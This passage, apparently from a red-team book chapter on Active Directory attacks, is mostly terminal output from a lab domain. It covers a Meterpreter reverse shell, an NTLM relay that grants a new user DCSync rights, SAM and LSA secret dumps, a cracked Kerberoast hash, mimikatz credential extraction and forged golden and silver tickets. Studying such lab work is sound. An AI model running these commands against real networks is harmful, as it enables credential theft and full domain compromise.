
[*] Started reverse TCP handler on 192.168.42.20:4444
[*] Sending stage (175174 bytes) to 192.168.42.23
[*] Session ID 3 (192.168.42.20:4444 → 192.168.42.23:49705) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against B0B-PC
[*] Current server process: bxYzoHNJ.exe (700)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1636
[+] Successfully migrated into process 1636
[*] Meterpreter session 3 opened (192.168.42.20:4444 → 192.168.42.23:49705) at 2021-08-22 13:55:44 -0400



meterpreter > shell
Process 3016 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Chapter 11: Advanced Active Directory Attacks







AD CS Configuration

Confirmation

DESTINATION SERVER
DC1.redteamlab.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

To configure the following roles, role services, or features, click Configure.

Active Directory Certificate Services

Certification Authority

CA Type:Enterprise Root

Cryptographic provider:RSA#Microsoft Software Key Storage Provider

Hash Algorithm:SHA256

Key Length:2048

Allow Administrator Interaction:Disabled

Certificate Validity Period:8/22/2022 1:23:00 PM

Distinguished Name:CN=redteamlab-DC1-CA,DC=redteamlab,DC=local

Certificate Database Location:C:\Windows\system32\CertLog

Certificate Database LogC:\Windows\system32\CertLog

Location:

< Previous

Next >


Configure

Cancel

```
[*] Authenticating against ldaps://192.168.42.22 as REDTEAMLAB\bob SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.42.23, attacking target ldaps://192.168.42.22
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] HTTPD: Received connection from ::ffff:192.168.42.23, but there are no more targets left!
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

```
kali@kali:~$ ls mitm6-loot
domain_computers_by_os.html  domain_policy.json
domain_computers.grep       domain_trusts.grep
domain_computers.html       domain_trusts.html
domain_computers.json       domain_trusts.json
domain_groups.grep          domain_users_by_group.html
domain_groups.html          domain_users.grep
domain_groups.json          domain_users.html
domain_policy.grep          domain_users.json
domain_policy.html
```

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=redteamlab,DC=local
[*] Adding new user with username: GHidMCnEDF and password: ~@xwxJM78je^E- result: OK
[*] Querying domain security descriptor
[*] Success! User GHidMCnEDF now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```



SMB	192.168.42.23	445	BOB-PC	[+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB	192.168.42.21	445	ALICE-PC	[+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB	192.168.42.22	445	DC1	[+] redteamlab.local\bob:Password1

SMB	192.168.42.23	445	BOB-PC	[+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB	192.168.42.21	445	ALICE-PC	[+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB	192.168.42.22	445	DC1	[+] redteamlab.local\bob:Password1
SMB	192.168.42.21	445	BOB-PC	[+] Dumping SAM hashes
SMB	192.168.42.21	445	ALICE-PC	[+] Dumping SAM hashes
SMB	192.168.42.23	445	BOB-PC	Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB	192.168.42.21	445	ALICE-PC	Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB	192.168.42.23	445	BOB-PC	Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB	192.168.42.21	445	ALICE-PC	Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB	192.168.42.23	445	BOB-PC	DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB	192.168.42.21	445	ALICE-PC	DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB	192.168.42.23	445	BOB-PC	WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b108e9690a77cc34019ac19453bf08a2:::
SMB	192.168.42.21	445	ALICE-PC	WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b108e9690a77cc34019ac19453bf08a2:::
SMB	192.168.42.23	445	BOB-PC	Bob:1001:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaee50d876b7dd6386fa9c7:::
SMB	192.168.42.21	445	BOB-PC	[+] Added 5 SAM hashes to the database
SMB	192.168.42.23	445	ALICE-PC	Alice:1002:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaee50d876b7dd6386fa9c7:::
SMB	192.168.42.21	445	ALICE-PC	[+] Added 5 SAM hashes to the database

SMB	192.168.42.22	445	DC1	[*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:DC1) (signing:True) (SMBv1:False)
SMB	192.168.42.23	445	BOB-PC	[*] Windows 10.0 Build 19041 x64 (name:BOB-PC) (domain:BOB-PC) (signing:False) (SMBv1:False)
SMB	192.168.42.21	445	ALICE-PC	[*] Windows 10.0 Build 19041 x64 (name:ALICE-PC) (domain:ALICE-PC) (signing:False) (SMBv1:False)
SMB	192.168.42.22	445	DC1	[-] DC1\bob:ead0cc57ddaee50d876b7dd6386fa9c7 STATUS_LOGON_FAILURE
SMB	192.168.42.23	445	BOB-PC	[+] BOB-PC\bob:ead0cc57ddaee50d876b7dd6386fa9c7
SMB	192.168.42.21	445	ALICE-PC	[-] ALICE-PC\bob:ead0cc57ddaee50d876b7dd6386fa9c7 STATUS_LOGON_FAILURE

SMB	192.168.42.23	445	BOB-PC	[+] Dumping LSA secrets
SMB	192.168.42.21	445	ALICE-PC	[+] Dumping LSA secrets
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB.LOCAL/johndoe:\$DCC2\$10240#johndoe\$5d6e764ae0f6ed10bac06b01a4883c
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB.LOCAL/alice:\$DCC2\$10240#alice\$486d32ad143aa6f537debb3bf88abdf7
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB.LOCAL/Administrator:\$DCC2\$10240#Administrator#01f52a3bd58447b80898f9f54e41706
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB.LOCAL/Administrator:\$DCC2\$10240#Administrator#01f52a3bd58447b80898f9f54e41706
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB.LOCAL/bob:\$DCC2\$10240#bob#ca2239fae0ca7411e576e03fbd54cae3
SMB	192.168.42.21	445	BOB-PC	REDTEAMLAB\BOB-PC\$::aes256-cts-hmac-sha1-96:313e49652a715956429b8f829894a8ca34cb3177b9fbcd9d710943d27b62
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB\ALICE-PC\$::aes256-cts-hmac-sha1-96:313e49652a715956429b8f829894a8ca34cb3177b9fbcd9d710943d27b62
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB\BOB-PC\$::aes128-cts-hmac-sha1-96:cd696c58b7c57f03987ca01f727148fa
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB\BOB-PC\$::des-cbc-md5:0d2f1a1f0719b63d
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB\BOB-PC\$::plain_password_hex:730034007800630022006100740053002f0075004c004c002b00670024002a005700
SMB	192.168.42.23	445	BOB-PC	4400500060003c00360055003c003d00620067004c003e007900730063005200680068004100380071005100320056004b003b0033004400520039007500690038002f0020029004600540060003b00540021006d0074007300420034004c006c00550056002c004a00790058006800550064003a00730073003c0049006200250030006b00460037006b0054004f005d006d0059005c006c0054002900
SMB	192.168.42.23	445	BOB-PC	70004c004400680034004700280025004b0056005d00460071004a002e0064006e0030032007006002b004f0074003800
SMB	192.168.42.23	445	BOB-PC	REDTEAMLAB\BOB-PC\$::aad3b435b51404eeaad3b435b51404ee:8830da61b0ae89bcf87d94dbb23ea3f1:::
SMB	192.168.42.23	445	BOB-PC	dpapi_machinkey:0x47a4fc5d0ec1ce0e26048fbfd8b49392d18cdc6
SMB	192.168.42.23	445	BOB-PC	dpapi_userkey:0x64c940cef5d150a2935e925211bca47673f973b5
SMB	192.168.42.23	445	BOB-PC	946407a53a44840d00cb1dd1773d
SMB	192.168.42.23	445	BOB-PC	[+] Dumped 10 LSA secrets to /root/.cme/logs/BOB-PC.192.168.42.23_2021-08-27_183950.secrets and /root/.cme
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB\ALICE-PC\$::aes128-cts-hmac-sha1-96:63ecceb478c8e538f000a87a9ee19aa4d
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB\ALICE-PC\$::des-cbc-md5:8597e6c1d054026b
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB\ALICE-PC\$::plain_password_hex:7a0055003e0053003f0054003400280051006f0021002400670067002100730070
SMB	192.168.42.21	445	ALICE-PC	0054005d006a006200340051005e0070003a006d002300410035002800570079006b003d002b0066007a004a0072002f0056006c0049003f00380057006f0023003800360053005e00250074002900
SMB	192.168.42.21	445	ALICE-PC	2e005f004e006e0045006a00670068002800790050006c00410023006f0061002c0065003a0077002f003a003f00430055005c003f0051003500720058004f0066006d007100650027005400440025
SMB	192.168.42.21	445	ALICE-PC	003c005b0074005e002700580023005300230052004300320046004a006100230045005b00470049002a00210032007300
SMB	192.168.42.21	445	ALICE-PC	REDTEAMLAB\ALICE-PC\$::aad3b435b51404eeaad3b435b51404ee:abc6aa8eaa78d44a9c56a00bda017f88:::
SMB	192.168.42.21	445	ALICE-PC	dpapi_machinkey:0x47a4fc5d0ec1ce0e26048fbfd8b49392d18cdc6


```
$krb5tgs$23*$sqladmin$REDTEAMLAB.LOCAL$redteamlab.local/sqladmin*$bb005fe5a825d977e613aacb9b6c6eb4$e90211322bcbde3af4b987ac8109d428a6e01cc143088930257a9968de
201c45093e55b7abd69fa824ed1ac089e12143a2b7b832c229e2451e16ddbc50a48d2aec2249606fb7ddcec6e95ee60892974c76992a722461a654a0f9f643b97e2db8185f60f8dc45714ba3cc718
3d093b823633400f378e7bb1431c695426af924e118e13d8b787af43d13851324530b3e3dca87fc8c51b1be332792f43a9ee7880374d79adcb7e2a177bf807a48f9e60db2b4d15f99468896f304
1c721fda51c7733940abd37600bc3382a59ac195c4a6b62d23be4aaebf52fa7b2a88eb30cf2ee8e998a25cb118ec7f52bd00bdcac1a9ebd91dc2e4100a4964874a680300f9dfbbcacbe33e335
9b398b6bbf6bf262ce97417c662e5883783df8170ac0e483123b5ebce73233fafc7101f5529bf27a4a2df360b00473da0ac13c22dc2f1653fcd227c257d2fc73b6347dca295282b097169b347822
e3f1e9bb3b038f569f256cddf39c58ac72f0b72ed90826d3923eab73a0ea1495593fd1c3f3b4c71019e8d16873f59c2856f516cb72d1720d9ffaebc686e2b6bb0ea21ce875dd00a62ae44a2a8a21
23919f09b39726be1958ae0735a656986c75a8bf25bb2118620982c7f7a17a4c1f8cd0554ed2469fcb9230a0204cee58e5dcd0a063207414b2f31feb7c235f18b5c8505f89a73c3a46c695860e56cf
a0482062136e1b1ca8f20fe03a33821704aa100fe8ca86693214633e1a21d2661c20511c10ba14231e50e21291040e1021e3f508df2d006022564f9ec5004db48f3c8f4599cd1c5164f07c7240abd3
7731d849634fd40781b4b5ea5077073a1c5d40c589745e8f7d6ddb7c6be7c05e3dd0d6361ff258d0fbc5055443a74d9fd81b5258be5ce292f47bbe90b32af86f7b5875605d964c940e9038a6aaf8
b77498e4e844e0424cf52c9a00ce67b6f6afdebf70404a4c524f6bc24e9a003362c2dba330dbcb06add7b35129c497201fd706349ea62902638101dd5bafa233026b9e1686ad5aab031470538e424
c65aac1c2fc9ee09f75d1d2016f982ee599948b6010890ba14dfd3d8c0701bf0ee977aaf6930e10090919c3ad00c0ac3d58bac3301981a390d008a04b2a0e14028b2c4558ec1f1c68f50b35aaa
326a10ba7e11674264e71f4d03601df909c24c98bde029133efc43e5e2383ba4706b4dc66d4460ce70bc1d329e2c118c547ae232a42411621d51545510b905ae30e2dc7b866cad41d4ed8fcad28096
56f
```

```
$krb5tgs$23*$sqladmin$REDTEAMLAB.LOCAL$redteamlab.local/sqladmin*$bb005fe5a825d977e613aacb9b6c6eb4$e90211322bcbde3af4b987ac8109d428
a6601cc143088930257a9968de201c45093e55b7abd69fa824ed1ac089e12143a2b7b832c229e2451e16ddbc50a48d2aec2249606fb7ddcec6e95ee60892974c7699
2a722461a654a0f9f643b97e2db8185f660f8dc45714ba3cc7183d093b823633400f378e7bb14314c695426af924e118e13d8b787af43d143851324530b3e3dca87
f8c8c51b1be332792f43a9ee7880374d79adcb7e2a177bf807a48f9e6b0b2b4d15f99468896f3041c721fda51c7733940abd37600bc3382a59ac195c4a6b62d23be4
aa6ebf52fa7b2a88beb30cf2ee88e98a25cb118ec7f52bd08bd6cac1a9e0bd91dc2e4100a4964874a6803d0f9dfbb4cabe33e3359b398b6bbf6bf262ce97417c662e
5883703df8170ac0e483123b5ebce73233fafc7101f5529bf27a4a2df360b00473da0ac13c22dc2f1653fcd227c257d2fc73b6347dca295282b097169b347822e3
f1e9bb3b038f569f256cddf39c58ac72f0b72ed90826d3923eab73a0ea1495593fd1c3f3b4c71019e8d16873f59c2856f516cb72d1720d9ffaebc686e2b6bb0ea2
1ce875dd00a62ae44a2a8a2123919f09b39726be1958ae0735a656986c75a8bf25bb2118620982c7f7a17a4c1f8cd0554ed2469fcb9230a0204cee58e5dcd0a06320
7414b2f31feb7c235f18b5c8505f89a73c3a46c695860e56cfa0482062136e1b1ca8f20fe03a33821704aa100fe8ca86693214633e1a21d2661c20511c10ba14231e
50e21291040e1021e3f508df2d006022564f9ec5004db48f3c0f4599cd1c5164f07c7240abd37731d849634fd40781b4b5ea5077073a1c5d40c8589745e8f7d6ddb7
c6be7c05e3dd0d6361ff258d0fbc5055443a74d9fd81b5258be5ce292f47bbe90b32af86f7b5875605d964c940e9038a6aaf8b77498e4e844e0424cf52c9a00ce6
76bf6afdebf70404a4c524f6bc24e9a003362c2dba330dbcb06add7b35129c497201fd706349ea62902638101dd5bafa233026b9e1686ad5aab031470538e424c65a
ac1c2fc9ee09f75d1d2016f982ee599948b6010890ba14dfd3d8c0701bf0ee977aaf6930e10090919c3ad00c0ac3d58bac3301981a390d008a04b2a0e14028b2c
4558ec1f1c68f50b35aaa326a10ba7e11674264e71f4d03601df909c24c98bde029133efc43e5e2383ba4706b4dc66d4460ce70bc1d329e2c118c547ae232a42411
621d51545510b905ae30e2dc7b866cad41d4ed8fcad2809656f:Password45
```

```
C:\Windows\system32>cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64
```

```
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>mimikatz.exe
```

```
##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz #
```

```
mimikatz # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 1270926 (00000000:0013648e)
Session : Interactive from 2
User Name : sqladmin
Domain : REDTEAMLAB
Logon Server : DC1
Logon Time : 8/27/2021 5:32:21 PM
SID : S-1-5-21-634716346-3108032190-2057695417-1106
```

```
msv :
[00000003] Primary
* Username : sqladmin
* Domain : REDTEAMLAB
* NTLM : a6f05e37b3fa335e5a086d53467099c5
* SHA1 : 2a672b8670b1db328878ce43feb8e8127938d257
* DPAPI : 4f32af63277e7b60a01a3bff17af0474
```

```
tspkg :
```

```
wdigest :
```

```
* Username : sqladmin
* Domain : REDTEAMLAB
* Password : (null)
```

```
kerberos :
```

```
* Username : sqladmin
* Domain : REDTEAMLAB.LOCAL
* Password : (null)
```

```
ssp :
```

```
credman :
```

```
Authentication Id : 0 ; 700422 (00000000:000ab006)
Session           : Interactive from 1
User Name         : Administrator
Domain           : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 8/27/2021 4:47:35 PM
SID               : S-1-5-21-634716346-3108032190-2057695417-500

    msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : REDTEAMLAB
        * NTLM     : ead0cc57ddaae50d876b7dd6386fa9c7
        * SHA1     : 452e3a8dce23b0c736479f44a2e8d3c2b1f5efec
        * DPAPI    : 07cb3573124dfaff6290c43bc72216d7
    tspkg :
    wdigest :
        * Username : Administrator
        * Domain   : REDTEAMLAB
        * Password : (null)
    kerberos :
        * Username : Administrator
        * Domain   : REDTEAMLAB.LOCAL
        * Password : (null)
    ssp :
    credman :
```

```
mimikatz # lsadump::lsa /patch
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : ead0cc57ddaae50d876b7dd6386fa9c7

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 53456cfa6981cff6455b3f515f04bd46

RID : 0000044f (1103)
User : bob
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000450 (1104)
User : alice
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : johndoe
LM :
NTLM : 58a478135a93ac3bf058a5ea0e8fdb71
```



```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417
```

A

```
RID : 000001f6 (502)
User : krbtgt
```

```
* Primary
  NTLM : 53456cfa6981cff6455b3f515f04bd46
  LM :
  Hash NTLM: 53456cfa6981cff6455b3f515f04bd46
  ntlm- 0: 53456cfa6981cff6455b3f515f04bd46
  lm - 0: 67ea6e225f678a139db818ceb29c4db8
```

B

```
mimikatz # kerberos::golden /user:FakeAdmin /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-2057695417 /krbtgt:53456cfa6981cff6455b3f515f04bd46 /id:500
```

```
User : FakeAdmin
Domain : redteamlab.local (REDTEAMLAB)
SID : S-1-5-21-634716346-3108032190-2057695417
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 53456cfa6981cff6455b3f515f04bd46 - rc4_hmac_nt
Lifetime : 8/29/2021 5:20:23 PM ; 8/27/2031 5:20:23 PM ; 8/27/2031 5:20:23 PM
-> Ticket : ticket.kirbi
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden Ticket

Final Ticket Saved to file !

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>whoami
redteamlab\sqladmin
```

```
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>kliis
'kliis' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klist
```

```
Current LogonId is 0:0x2dd1f
```

```
Cached Tickets: (1)
```

```
#0> Client: FakeAdmin @ redteamlab.local
Server: krbtgt/redteamlab.local @ redteamlab.local
Kerberos Ticket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 8/29/2021 17:20:23 (local)
End Time: 8/27/2031 17:20:23 (local)
Renew Time: 8/27/2031 17:20:23 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

Fake account using the Golden Ticket

```

RID : 00000452 (1106)
User : sqladmin
LM :
NTLM : a6f05e37b3fa335e5a086d53467099c5

RID : 000003e8 (1000)
User : DC1$
LM :
NTLM : cb7b254f129981ca3ae74d21ef3a9ac4

RID : 00000455 (1109)
User : ALICE-PC$
LM :
NTLM : abc6aa8eaa78d44a9c56a00bda017f88

RID : 00000456 (1110)
User : BOB-PC$
LM :
NTLM : 8830da61b0ae89bcf87d94dbb23ea3f1

```

```

mimikatz # kerberos::golden /user:SilverTicket /domain:redteamlab.local /sid:S-1-5-21-634716346-31080321
90-2057695417 /rc4:cb7b254f129981ca3ae74d21ef3a9ac4 /id:1234 /target:dc1.redteamlab.local /service:HOST
User      : SilverTicket
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-634716346-3108032190-2057695417
User Id   : 1234
Groups Id : *513 512 520 518 519
ServiceKey: cb7b254f129981ca3ae74d21ef3a9ac4 - rc4_hmac_nt
Service   : HOST
Target    : dc1.redteamlab.local
Lifetime  : 8/31/2021 8:57:30 AM ; 8/29/2031 8:57:30 AM ; 8/29/2031 8:57:30 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

```



Silver Ticket

```

Administrator: C:\Windows\SYSTEM32\cmd.exe

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>whoami
redteamlab\sqladmin

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klist

Current LogonId is 0:0x29fc0

Cached Tickets: (1)

#0> Client: SilverTicket @ redteamlab.local
Server: HOST/dc1.redteamlab.local @ redteamlab.local
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 8/31/2021 8:57:30 (local)
